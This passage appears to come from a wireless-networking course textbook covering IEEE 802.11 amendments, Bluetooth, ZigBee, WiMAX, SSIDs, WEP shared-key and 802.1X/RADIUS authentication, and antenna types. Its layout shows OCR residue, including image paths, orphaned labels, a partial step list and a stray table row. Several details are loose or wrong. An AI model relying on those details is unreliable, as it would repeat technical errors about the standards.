infrared range as well as in the license-exempt 2.4-GHz industrial, scientific, and medical (ISM) frequency band. In the early days, an 802.11 network had a few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network AP. Now, 802.11 networks operate at substantially higher speeds and in additional bands. New issues have arisen, such as security, roaming among multiple APs, and quality of service. Amendments to the standard are indicated by letters of the alphabet derived from the 802.11 task groups that created them, as shown in the below table.

Amendments	Frequency(GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			

802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Table 16.1: Wireless standards

- **802.11**: The 802.11 (Wi-Fi) standard applies to WLANs and uses FHSS or DSSS as the frequency-hopping spectrum. It allows an electronic device to establish a wireless connection in any network.
- **802.11a**: It is the first amendment to the original 802.11 standard. The 802.11 standard operates in the 5 GHz frequency band and supports bandwidths up to 54 Mbps using orthogonal frequency-division multiplexing (OFDM). It has a high maximum speed but is relatively more sensitive to walls and other obstacles.
- **802.11b**: IEEE extended the 802.11 standard by creating the 802.11b specifications in 1999. This standard operates in the 2.4 GHz ISM band and supports bandwidths up to 11 Mbps using direct-sequence spread spectrum (DSSS) modulation.
- **802.11d**: The 802.11d standard is an enhanced version of 802.11a and 802.11b that supports regulatory domains. The specifications of this standard can be set in the media access control (MAC) layer.
- **IEEE 802.11e**: It is used for real-time applications such as voice, VoIP, and video. To ensure that these time-sensitive applications have the network resources they need, 802.11e defines mechanisms to ensure quality of service (QoS) to Layer 2 of the reference model, which is the MAC layer.
- **802.11g**: It is an extension of 802.11 and supports a maximum bandwidth of 54 Mbps using OFDM technology. It uses the same 2.4 GHz band as 802.11b. The IEEE 802.11g standard defines high-speed extensions to 802.11b and is compatible with the 802.11b standard, which means 802.11b devices can work directly with an 802.11g AP.

- **802.11i**: The IEEE 802.11i standard improves WLAN security by implementing new encryption protocols such as the Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES).
- **802.11n**: The IEEE 802.11n is a revision that enhances the 802.11g standard with multiple-input multiple-output (MIMO) antennas. It works in both the 2.4 GHz and 5 GHz bands. Furthermore, it is an IEEE industry standard for Wi-Fi wireless local network transportation. Digital Audio Broadcasting (DAB) and WLAN use OFDM.
- **802.11ah:** Also called Wi-Fi HaLow, uses 900 MHz bands for extended-range Wi-Fi networks and supports Internet of Things (IoT) communication with higher data rates and wider coverage range than the previous standards.
- **802.11ac**: It provides a high-throughput network at a frequency of 5 GHz. It is faster and more reliable than the 802.11n standard. Moreover, it involves Gigabit networking, which provides an instantaneous data-transfer experience.
- **802.11ad**: The 802.11ad standard includes a new physical layer for 802.11 networks and works on the 60 GHz spectrum. The data propagation speed in this standard is much higher from those of standards operating on the 2.4 GHz and 5 GHz bands, such as 802.11n.
- **802.12**: Media utilization is dominated by this standard because it works on the demand priority protocol. The Ethernet speed with this standard is 100 Mbps. Furthermore, it is compatible with the 802.3 and 802.5 standards. Users currently on those standards can directly upgrade to the 802.12 standard.
- **802.15**: It defines the standards for a wireless personal area network (WPAN) and describes the specifications for wireless connectivity with fixed or portable devices.
- **802.15.1 (Bluetooth)**: Bluetooth is mainly used for exchanging data over short distances on fixed or mobile devices. This standard works on the 2.4 GHz band.
- **802.15.4 (ZigBee)**: The 802.15.4 standard has a low data rate and complexity. The specification used in this standard is ZigBee, transmits long-distance data through a mesh network. The specification handles applications with a low data rate of 250 Kbps, but its use increases battery life.
- **802.15.5**: This standard deploys itself on a full-mesh or half-mesh topology. It includes network initialization, addressing, and unicasting.
- **802.16**: The IEEE 802.16 standard is a wireless communications standard designed to provide multiple physical layer (PHY) and MAC options. It is also known as WiMax. This standard is a specification for fixed broadband wireless metropolitan access networks (MANs) that use a point-to-multipoint architecture.

Service Set Identifier (SSID)

A service set identifier (SSID) is a case-sensitive, human-readable unique identifier of a WLAN that is 32 alphanumeric characters in length. SSID is a token used to identify and locate 802.11 (Wi-Fi) networks. By default, it is a part of the frame header of packets sent over a WLAN. It acts as a single shared identifier between APs and clients. This helps users locate an AP to which they can attempt a subsequent AUTH and ASSOC. Security concerns arise when the user does not change default values, because these units can be easily compromised.

SSID APs respond to probe requests with probe responses that also include the SSID itself, if it is not hidden. Because SSID is the unique identifier of a WLAN, all devices and APs in the WLAN must use the same SSID. Any device that attempts to join the WLAN must provide the SSID. As every user in the network needs to configure the SSID in their system's network settings, if the SSID of the network is changed, the network administrator needs to reconfigure the SSID on every client. A non-secure access mode allows clients to connect to the AP using the configured SSID, a blank SSID, or an SSID configured as "any." Unfortunately, SSID does not provide security to a WLAN, because it is easy to obtain the SSID as plaintext from packets. For many commercial products, the default SSID is the vendor's name. The SSID can be kept confidential only in closed networks with no activity, which is inconvenient to legitimate users.

Shared key authentication process

The station and AP use the **same WEP key** to provide authentication, which means that this key should be **enabled** and configured manually on both the **AP** and **client**

Wi-Fi Authentication Modes

Modes that perform Wi-Fi authentication include open system authentication and shared key authentication.

- **Open system authentication process**: In this process, any wireless client that attempts to access a Wi-Fi network sends a request to the wireless AP for authentication. In this process, the station sends an authentication management frame containing the identity of the sending station for authentication and connection with the other wireless station, which is the wireless AP. The AP then returns an authentication frame to confirm access to the requested station, thereby completing the authentication process.

Figure 16.5: Open system authentication process

- **Shared key authentication process**: In this process, each wireless station receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate the establishment of a connection in the shared key authentication process:
  - The station sends an authentication frame to the AP.
  - The AP sends a challenge text to the station.
  - The station encrypts the challenge text using its configured 64-bit or 128-bit key and sends the encrypted text to the AP.
  - The AP uses its configured for example, Wired Equivalent Privacy (WEP) key to decrypt the encrypted text. The AP compares the decrypted text with the original challenge text. If they match, the AP authenticates the station.
  - The station connects to the network.

  The AP can reject the station if the decrypted text does not match the original challenge text; then, the station will be unable to communicate with either the Ethernet network or the 802.11 networks.


4 Forwards the identity to the RADIUS server using the uncontrolled port
5 Sends a request to the wireless client via the AP specifying the authentication mechanism to be used
6 The wireless client responds to the RADIUS server with its credentials via the AP
7 Sends an encrypted authentication key to the AP if the credentials are acceptable
8 Sends a multicast/global authentication key encrypted with a per-station unicast session key

Wi-Fi Authentication Process Using a Centralized Authentication Server

The 802.1X standard provides centralized authentication. For 802.1X authentication to work in a wireless network, the AP must be able to securely identify the traffic from a specific wireless client. In this Wi-Fi authentication process, a centralized authentication server known as Remote Authentication Dial-in User Service (RADIUS) sends authentication keys to both the AP and the clients that attempt to authenticate with the AP. This key enables the AP to identify a particular wireless client.



Client
Access Point

Types of Wireless Antennas

- **Directional Antenna**
  - Used to broadcast and obtain radio waves from a single direction
- **Omnidirectional Antenna**
  - Provides a 360-degree horizontal radiation pattern; used in wireless base stations
- **Parabolic Grid Antenna**
  - Based on the principle of a satellite dish but lacks a solid backing; can pick up Wi-Fi signals from ten miles or more
- **Yagi Antenna**
  - A unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF
- **Dipole Antenna**
  - A bidirectional antenna used to support client connections rather than site-to-site applications
- **Reflector Antennas**
  - Used to concentrate EM energy, which is radiated or received at a focal point

Types of Wireless Antennas

Antennas are an integral part of Wi-Fi networks. In addition to sending and receiving radio signals, they convert electrical impulses into radio signals and vice versa.

The types of wireless antennas include the following:

- **Directional Antenna**

  A directional antenna can broadcast and receive radio waves from a single direction. In order to improve transmission and reception, the directional antenna's design allows it to work effectively in only a few directions. This also helps in reducing interference.



Figure 16.8: Directional antenna

- **Omnidirectional Antenna**

  Omnidirectional antennas radiate electromagnetic (EM) energy in all directions. It provides a 360° horizontal radiation pattern. They radiate strong waves uniformly in two dimensions, but the waves are usually not as strong in the third dimension. These antennas are efficient in areas where wireless stations use time-division multiple access technology. A good example for an omnidirectional antenna is the antenna used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of its location.

